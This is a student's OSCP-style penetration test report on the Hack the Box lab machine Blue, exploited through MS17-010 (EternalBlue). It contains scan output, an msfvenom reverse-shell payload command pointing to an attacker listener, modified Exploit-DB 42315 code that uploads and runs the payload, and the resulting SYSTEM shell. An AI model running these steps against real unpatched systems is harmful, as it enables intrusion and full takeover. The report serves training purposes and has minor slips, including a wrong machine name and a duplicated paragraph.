# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-03

# Contents

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included# High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Blue. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Blue was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Blue(10.10.10.40)** - MS17-010 Eternal blue exploit to get the initial foothold and installing whoami.exe to get the authority system.

## 1.4 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.# Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

## 1.5 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Blue - 10.10.10.40**

## 1.6 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

### 1.6.1 System IP: 10.10.10.40

#### 1.6.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

| Server IP Address | Ports Open |
|---|---|
| 10.10.10.40 | **TCP**: 135,139,445,49152,49153,49154,49155,49156,49157\ |

#### 1.6.1.2 Scanning

**Nmap-Initial**

```
# Nmap 7.80 scan initiated Fri Jul  2 11:20:27 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.40
Nmap scan report for 10.10.10.40
Host is up, received reset ttl 127 (0.17s latency).
Scanned at 2021-07-02 11:20:27 PDT for 79s
Not shown: 991 closed ports
Reason: 991 resets
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1
↪  microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12m34s, deviation: 34m36s, median: 7m23s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46625/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 12383/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 19006/udp): CLEAN (Timeout)
|   Check 4 (port 37932/udp): CLEAN (Failed to receive data)
```

```
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-02T19:29:02+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-02T18:29:00
|_  start_date: 2021-07-02T14:29:55

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul  2 11:21:46 2021 -- 1 IP address (1 host up) scanned in 79.27 seconds
```

### Nmap-Full

```
# Nmap 7.80 scan initiated Fri Jul  2 11:22:58 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.40
Increasing send delay for 10.10.10.40 from 0 to 5 due to 469 out of 1561 dropped probes since
↪  last increase.
Nmap scan report for 10.10.10.40
Host is up, received echo-reply ttl 127 (0.17s latency).
Scanned at 2021-07-02 11:22:58 PDT for 1018s
Not shown: 65526 closed ports
Reason: 65526 resets
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1
↪  microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12m35s, deviation: 34m35s, median: 7m22s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46625/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 12383/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 19006/udp): CLEAN (Failed to receive data)
|   Check 4 (port 37932/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-02T19:47:12+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-02T18:47:11
|_  start_date: 2021-07-02T14:29:55

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul  2 11:39:56 2021 -- 1 IP address (1 host up) scanned in 1018.01 seconds
```

### Nmap-Vuln

```
# Nmap 7.80 scan initiated Fri Jul  2 11:42:15 2021 as: nmap --script vuln -p 139,445 -vvv -oA
↪  nmap/vuln 10.10.10.40
Nmap scan report for 10.10.10.40
Host is up, received reset ttl 127 (0.17s latency).
Scanned at 2021-07-02 11:42:25 PDT for 18s

PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack ttl 127
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds syn-ack ttl 127
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
↪   attacks/

Read data files from: /usr/bin/../share/nmap
# Nmap done at Fri Jul  2 11:42:43 2021 -- 1 IP address (1 host up) scanned in 28.84 seconds
```

#### 1.6.1.3 Gaining Shell

**System IP: 10.10.10.40**

**Vulnerability Exploited : MS17-010 Eternal blue**

**System Vulnerable : 10.10.10.40**


**Vulnerability Explanation : Eternal blue is the SMBV1 based vulnerabiltiy which**

**Privilege Escalation Vulnerability : MS17-010 itself gave access to the system**

**Vulnerability fix : Company has to update the system with the latest vulnerability patches and avoid giving access to the outside through firewall**

**Severity Level : Critical**


While checking the nmap scan we can see that the system is windows 7 professional and also i can see that the guest login is allowed on the smb share.



```
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-02T19:47:12+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-02T18:47:11
|   start_date: 2021-07-02T14:29:55
```

**Figure 1.1:** 200-windows.png


Nothing interesting while accessing the smb of the machine. Seems like its just a folder share.



```
➜ smbmap -H 10.10.10.40 -u guest
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.40...
[+] IP: 10.10.10.40:445 Name: 10.10.10.40
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        .
        dr--r--r--                0 Thu Jul 20 23:44:22 2017    .
        dr--r--r--                0 Thu Jul 20 23:44:22 2017    ..
        Share                                                   READ ONLY
        .
        dw--w--w--                0 Thu Jul 20 23:56:23 2017    .
        dw--w--w--                0 Thu Jul 20 23:56:23 2017    ..
        dw--w--w--                0 Fri Jul 14 15:37:45 2017    Default
        fr--r--r--              174 Fri Jul 14 15:32:23 2017    desktop.ini
        dw--w--w--                0 Thu Jul 20 23:40:38 2017    Public
        Users                                                   READ ONLY
➜
```

**Figure 1.2:** 240-smb.png

Since windows7 is the very old machine there might be possibilities that this target might be prone to MS17-010 so lets scan the target with vuln scripts.



```
PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack ttl 127
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds syn-ack ttl 127
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wa
```

**Figure 1.3:** 210-vuln_script.png


From the vuln scan it is clear that the target is vulnerable to the MS17-010 which is eternal blue. Eternal blue vulnerability affected many target computers around the world which was released by shadow brokers.

To exploit with the machine i tried the github exploits AutoBlue-MS17-010 and MS17-010 but unfortunately both didnt work for me due to some reason. So wanted to go with original exploit on the exploitdb 42315.

Seems like this website requires malicious executable file to execute on the target for the reverse shell purpose. I am going to use simple msfvenom file with the below command.


```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.24 LPORT=9001 -f exe > eternal.exe
```

In the exploit there are few modifications required on line 922 and 933 with the below one. and also we need to change the username to guest which we identified that the smb in this machine has guest access.



```
        smb_send_file(smbConn, '/home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/blue/eternal.exe', 'C', '/eternal.exe')
        service_exec(conn, r'cmd /c c:\eternal.exe')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
```


**Figure 1.4:** 215-exploit_modification.png



```

USERNAME = 'guest'
PASSWORD = ''

```

**Figure 1.5:** 225-username_edit.png

Lets run the exploit and see if we get a reverse shell or not.



```
→ python2.7 42315.py 10.10.10.40
Target OS: Windows 7 Professional 7601 Service Pack 1
Using named pipe: samr
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa8003ddc980
SESSION: 0xfffff8a0024956e0
FLINK: 0xfffff8a0047ce048
InParam: 0xfffff8a00983e15c
```

**Figure 1.6:** 220-exploit_run.png

After running the exploit we got the reverse shell without any issues and its shocking that the exploit directly gave us the nt authority system

```
→  nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.40 49162
Microsoft Windows [Version 6.1.7601]
```


```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority system

C:\Windows\system32>
```

#### 1.6.1.4 Privilege Escalation

Privilege escalation is not required since the MS17-010 directly gave us the nt authority system access.

#### 1.6.1.5 Proof File


**User**



```
C:\Users\haris\Desktop>type user.txt
type user.txt
4c5[redacted]ea9
C:\Users\haris\Desktop>
```

**Figure 1.7:** 230-user.txt.png

**Root**



```
C:\>type Users\Administrator\Desktop\root.txt
type Users\Administrator\Desktop\root.txt
ff[redacted]e717
C:\>
```

**Figure 1.8:** 235-root.txt.png

# 2 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

# 3 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.